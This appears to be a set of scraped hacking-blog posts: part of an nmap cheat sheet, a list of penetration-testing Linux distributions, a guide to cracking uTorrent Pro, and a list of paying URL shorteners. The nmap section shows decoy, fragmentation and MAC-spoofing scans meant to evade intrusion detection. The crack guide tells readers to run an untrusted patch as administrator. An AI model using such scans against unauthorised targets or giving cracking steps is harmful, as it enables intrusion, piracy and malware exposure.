This type of scan allows you to determine which IP protocols (TCP, ICMP, IGMP, etc.) are supported by target machines:
.
nmap -sO 192.168.1.1
.
.
Scan a firewall for security weakness
.
The following scan types exploit a subtle loophole in the TCP and good for testing security of common attacks:
.
.
## TCP Null Scan to fool a firewall to generate a response ##
## Does not set any bits (TCP flag header is 0) ##
nmap -sN 192.168.1.254
.
## TCP Fin scan to check firewall ##
## Sets just the TCP FIN bit ##
nmap -sF 192.168.1.254
.
## TCP Xmas scan to check firewall ##
## Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree ##
nmap -sX 192.168.1.254
.
.
Scan a firewall for packets fragments
The -f option causes the requested scan (including ping scans) to use tiny fragmented IP packets. The idea is to split up the TCP header over several packets to make it harder for packet filters, intrusion detection systems, and other annoyances to detect what you are doing.
.
nmap -f 192.168.1.1
nmap -f fw2.nixcraft.net.in
nmap -f 15 fw2.nixcraft.net.in
## Set your own offset size with the --mtu option ##
nmap --mtu 32 192.168.1.1
.
.
Cloak a scan with decoys
.
The -D option it appear to the remote host that the host(s) you specify as decoys are scanning the target network too. Thus their IDS might report 5-10 port scans from unique IP addresses, but they won’t know which IP was scanning them and which were innocent decoys:
.
nmap -n -Ddecoy-ip1,decoy-ip2,your-own-ip,decoy-ip3,decoy-ip4 remote-host-ip
nmap -n -D192.168.1.5,10.5.1.2,172.1.2.4,3.4.2.1 192.168.1.5
.
.
Scan a firewall for MAC address spoofing
.
.
### Spoof your MAC address ##
nmap --spoof-mac MAC-ADDRESS-HERE 192.168.1.1
.
### Add other options ###
nmap -v -sT -PN --spoof-mac MAC-ADDRESS-HERE 192.168.1.1
.
.
### Use a random MAC address ###
### The number 0, means nmap chooses a completely random MAC address ###
nmap -v -sT -PN --spoof-mac 0 192.168.1.1
.
.
How do I save output to a text file?
.
nmap 192.168.1.1 > output.txt
nmap -oN /path/to/filename 192.168.1.1
nmap -oN output.txt 192.168.1.1

Friday

Top ten operating systems for ethical hackers and security researchers


A comprehensive list of most popular operating systems among hackers all around the world.

Back in August, we had posted a list of top ten hacker tools. Now we have advanced it one step further to bring you the best operating systems for hackers.

This time it is about operating systems, which have almost every necessary tool provided within. But
 before we dive deep, it would be great to know why a machine with a hacking oriented OS installed in it is way better than a machine running a casual OS with some platform based hacking tools. It is because a dedicated machine has benefits of hardware utilisation, anonymity (it is a major issue of interest ), and software efficiency.
Here is the list of top ten. Note that these are based on Linux kernel hence are free and open source:

1- Kali Linux:

Kali Linux is an advanced penetration testing tool that should be a part of every security professional’s toolbox. Penetration testing involves using a variety of tools and techniques to test the limits of security policies and procedures. What Kali has done is collect just about everything you’ll need in a single CD. It includes more than 300 different tools, all of which are open source and available on GitHub.You can get it
here.

2-BackBox:

Backbox is a linux distribution based on Ubuntu. It has been developed to perform penetration tests and security assessments. BackBox is a lightweight OS and requires less hardware capacity. The power of this distribution is given by its Launchpad repository core constantly updated to the last stable version of the most known and used ethical hacking tools. The integration and development of new tools inside the distribution follows the commencement of open source community and particularly the Debian Free Software Guidelines criteria.

3-Parrot Security OS:

Parrot Security is an operating system based on Debian GNU/Linux mixed with Frozenbox OS and Kali linux in order to provide the best penetration and security testing experience. it is an operating system for IT security and penetration testing developed by the Frozenbox Dev Team. It is a GNU/Linux distribution based on Debian and mixed with Kali.
Parrot uses Kali repositories in order to take latest updates for almost all the tools, but it also has its own dedicated repository where all the custom packets are kept. This is why this distro is not just a simple Kali “mod” but entire new concept which relies on Kali’s tool repositories. As such, it introduces a lot of new features and different developing choices.Parrot uses MATE as a Desktop Environment. Lightweight and powerful interface is derived from famous Gnome 2, and thanks to FrozenBox highly customizable with captivating icons, ad-hoc themes and wallpapers. System look is proposed and designed by the community members and also members of Frozenbox Network, who are closely following the development of this project.
Click here to download.

4-DEFT:

Deft is Ubuntu customization with a collection of computer forensic programs and documents created by thousands of individuals, teams and companies. Each of these works might come under a different licence. There Licence Policy describe the process that we follow in determining which software we will ship and by default on the deft install CD.
It can be downloaded here.

5-Samurai Web Security Framework:

The Samurai Web Testing Framework is a live linux environment that has been pre-configured to function as a web pen-testing environment. The CD contains the best of the open source and free tools that focus on testing and attacking websites. In developing this environment, we have based our tool selection on the tools we use in our security practice. We have included the tools used in all four steps of a web pen-test.
You can simply click here to download.

6-Network Security Toolkit:

Network Security Toolkit (NST) is a bootable live CD based on Fedora Core. The toolkit was designed to provide easy access to best-of-breed open source network security applications and should run on most x86 platforms. The main intent of developing this toolkit was to provide the network security administrator with a comprehensive set of open source network security tools.
What we find rather fascinating with NST is that we can transform most x86 systems (Pentium II and above) into a system designed for network traffic analysis, intrusion detection, network packet generation, wireless network monitoring, a virtual system service server, or a sophisticated network/host scanner.
NST can be downloaded here.

7-NodeZero:

It is said the necessity is the mother of all invention, and NodeZero Linux is no different. There team is built of testers and developers, who have come to the census that live systems do not offer what they need in their security audits. Penetration Testing distributions tend to have historically utilized the “Live” system concept of linux, which really means that they try not to make any permanent effects to a system. Ergo all changes are gone after reboot, and run from media such as discs and USB’s drives. However all that this maybe very handy for occasional testing, its usefulness can be depleted when your testing regularly. Its there believe that “Live System’s” just don’t scale well in a robust testing environment.
All though NodeZero Linux can be used as a “Live System” for occasional testing, its real strength comes from the understanding that a tester requires a strong and efficient system. This is achieved in our belief by working at a distribution that is a permanent installation, that benefits from a strong selection of tools, integrated with a stable linux environment.
Download here.

8-GnackTrack:

GnackTrack is an open and free project to merge penetration testing tools and the linux Gnome desktop. GnackTrack is a Live (and installable) Linux distribution designed for Penetration Testing and is based on Ubuntu.
Backtrack is not only a single player in the field of ethical hacking, so you can try some other distribution as well, if you are Gnome lover than must try this, however backtrack 5 is also available on Gnome platform. Just like backtrack, Gnacktrack comes with multiple tools that are really helpful to do a effective penetration testing, it has Metasploit, armitage, wa3f and others wonderful tools.
Download here.

9-Blackubuntu:

Blackbuntu is distribution for penetration testing which was specially designed for security training students and practitioners of information security. Blackbuntu is penetration testing distribution with GNOME Desktop Environment. It’s currently being built using the Ubuntu 10.10 and work on reference BackTrack.
Download here.

10- Backtrack

The other well known linux based Operating system is backtrack that is being used from few pwevious years and best known as the OS for network cracking and pentesting. And its also the one of the best OS that can perform various network hacks with privacy. Download here.

Bugtraq:

Bugtraq isnt a operating system but  an electronic mailing list dedicated to issues about computer security. On-topic issues are new discussions about vulnerabilities, vendor security-related announcements, methods of exploitation, and how to fix them. It is a high-volume mailing list, and almost all new vulnerabilities are discussed there.
Bugtraq team is experienced freaks and developers, It is available in Debian, Ubuntu and OpenSuSe in 32 and 64 bit architectures.
If there is any OS which is not included or deserves a better place in the list, you may let us know in the comments.

Thursday

Download uTorrent Pro full version free with crack

More or less presently everyone download by using uTorrent but they can’t use the full features and the full speed of download. So, I will give you a solution to unlock the full features and full speed of uTorrent. And this post for those people who wants to use or download uTorrent pro version software for free.
Please follow me…
At first know what is uTorrent?
µTorrent (or uTorrent, commonly abbreviated as “µT” or “uT”) is a free, ad-supported, closed source BitTorrent clientowned and developed by BitTorrent, Inc.On December 7, 2006, µTorrent was purchased by BitTorrent, Inc., as it was announced on their official forum. In a word uTorrent is a type of download manager, you can download files from internet by using uTorrent.
On September 18, 2007, BitTorrent 6.0 was released, which is a re-branded version of µTorrent. As a result, BitTorrent 6 is closed-source (unlike BitTorrent 5.x and before, which were open source software).
Availability:
µTorrent is available for Microsoft Windows, Mac OS X, Linux, and Android. A µTorrent Server is also available for Linux. All versions are written in C++.
Versions:
uTorrent has two versions – one is free version and other is pro version. The free version of uTorrent is free of cost, you can use the free version but free version shows the boring and unwanted ads and it is also too slow than professional version. So, everyone wants to use the pro version but they don’t want to spend money for this uTorrent Pro version software.
Features of uTorrent Pro version:
Stream Instantly (beta): Watch or preview torrents as they download, without waiting for the completed file.
Convert, download and play in many formats: µTorrent Pro includes an HD media player or convert to play on any mobile device.
Premium New Features: µTorrent Pro is always adding new features. Enjoy them at no extra cost.
 Anti-Virus Protection: Keep your PC safe by automatically scanning downloads for viruses and malware.
Early Access: Gain access to updates and cutting-edge features before anyone else.
No Ads: As a Pro user and a supporter of µTorrent, you can enjoy an ad-free experience.
The price of uTorrent pro version is $19.95 only but I will tell you a trick to get this premium software free.

How to Crack uTorrent?
1.       At first download and install uTorrent free version. Don’t open the application after installation, if you already opened it the close the application. Download uTorrent pro now.
3.       Right click on uTorrent shortcut and go to properties and open the uTorrent.exe file location.
4.       Now open Upx Unpacker from downloaded crack folder.
5.       Drag uTorrent.exe file and drop onto Upx Unpacker
6.       Now run the “bittorrent.inc.products-patch” file as administrator. Now your uTorrent is full version.
You can watch the video tutorial of “Download uTorrent Pro full version with crack”.

uTorrent 3.4.2 Pro full version (Pre Activated Download link)

Tuesday

Earn Money with Top 10 URL Shortener Sites


Internet has made our lives easier. Now making money is so easy that anyone and from anywhere could make it on the Internet.
We have talked about many other ways to make money on Internet but in this article we will talk about how to make money with URL shorteners.
You do not need any experience to make money with URL Shorteners.

What are URL Shorteners?

URL Shorteners are nothing new. You might know about Google URL and Bit.ly which are used to shorten an URL link.
You can easily convert a large URL into a short one. You cannot overlook the power of URL shorteners.
It is because you cannot promote a link again and again with a large URL address. Hence these URL shorteners would help you to shorten the URLs and promote it online effectively.
The reason these shorteners are important because you can make money with it.

How do You Make Money with URL Shorteners?

Now how do you make money while shortening the URLs sitting on your computer?
Well first you have to sign up with a company or website (given below) and then you need to shorten the URLs.
If someone clicks on the URL shortened by you then you get paid. It is that simple. You get paid depending upon the number of visitors are clicking on your URL link.
For example, you can make $5 to $6 if you bring 1000 or more visitors to click the URL links.
You might think why these website pay you it is because you bring traffic to their website.
So here are top 10 URL shortening websites to make some money.

Top 10 Websites to Make Money With

CAUTION: All the information given here are up to date and thoroughly researched.

1. Adf.ly

Off course the Adf.ly is the number one URL shortening website in the world that pays you cash for shortening and promoting the URL links.adfly
But before I tell you how much you can make money with this website, unfortunately Adf.ly has been blocked in India by the government for some reason.
However, I need to mention because it is the best URL shortening website to make money with.
Adf.ly could pay you around $8 dollar for over 1000 views. The threshold payment is $5 and they pay you daily and monthly through PayPal.

2. LinkShrink

Second URL shortening website in our list is LinkShrink. Here the payout rates differ from country to country.LinkShrink
If you live in United States then you get $4 for 1000 views however in India you get only $.85 for 1000 views.
The threshold income is same $5 and you get paid by PayPal. They pay you on 1stand 16th of every month.
Moreover you can make money by becoming an affiliate and the commission rate is 15% for each referral.

3. Shorte.st

Shorte.st pays you around $8.60 for people in United States. However for people living in India you get only $.58. You can see the difference how you are paid less.Shorte-st
The minimum withdrawal rate differs like $5 for PayPal, $20 for Payoneer and $5 for Web Money.
You can also make money by their referral program which pays you 20% for a referral.

4. BC.VC

BC.VC is a mass link shorter website that pays you for shortening the link.bc-vc
It pays you for two categories interstitials CPM (1000) and Top banner CPM.
For example in US for interstitials for unique you get $5 and for Raw you get $2.25. For top banner it does not pay you anything.
In India the price is less but still better than others like for interstitials you get $1.12 and for Raw it is $.60.
Moreover the commission rate for referrals it is 20% and minimum payout is $10.00.

5. Adfoc.us

Adfoc.us could pay you up to $8.70 for 1000 views however in India you get only $.60.
The threshold income for the payouts for every month is $10.00.
As far as referral program is concerned you get 20% of the revenue generated by your referrals.adfocus-us
They pay you monthly through PayPal and Bitcoin.

6. URLCash

The above 5 websites are really popular but there are others which are lesser known but still you can make money with.URLCash
URLcash is one of them with a low profile. This is really good for bloggers and website owners.
URLCash can pay you up to 90% of its income. You can make 35% for referrals and also 13% more on what your referrals make and so on.
You get paid through PayPal, Payza, Paxum etc.

7. P.PW

P.PW is ready to pay you up to 70% of what an advertiser is paying to them. They payout rate differ from country to country.p-pw
In India they pay you only $.70 for per 1000 views but in US they could pay you up to $3.50 for same 1000 views.
The threshold payment for PayPal is $5 and for Payoneer it is $10.

8. Ity.im

Ity.im is quite popular in India also. It pays you for various platform like banners, pop ups, interstitials and short urls.ity-im
You can earn $5.50 for 1000 CPM for interstitials and $.80 CPM with banner ads.
They pay you only through pay pal and threshold money is $15. However they don’t have any referral or affiliate program yet.

9. CashFly

Cash Fly is also a lesser known URL shortener website to make money with.CashFly
It pays you on two bases for Action Ad and Full Page ad. The pay out for India for Action ad is $1.11 and $.84 for unique and raw respectively.
For full page ad it is $.34 and $.25 for unique and raw respectively.

10. OUO.IO

The last website in our list is ouo.io. The payout rates are pretty much flat for this website.OUO-IO
In United States they pay $2.55 for per 1000 views and for India and all other countries they pay $1.5.
Hence you can make out, the difference is not very much and for Indian users, this could be the best website to make money with.
They pay you through PayPal and Payoneer.
So these were 10 URL shortening websites you can make money with. Visit their website and find out more about pay outs and sign up by clicking on the link.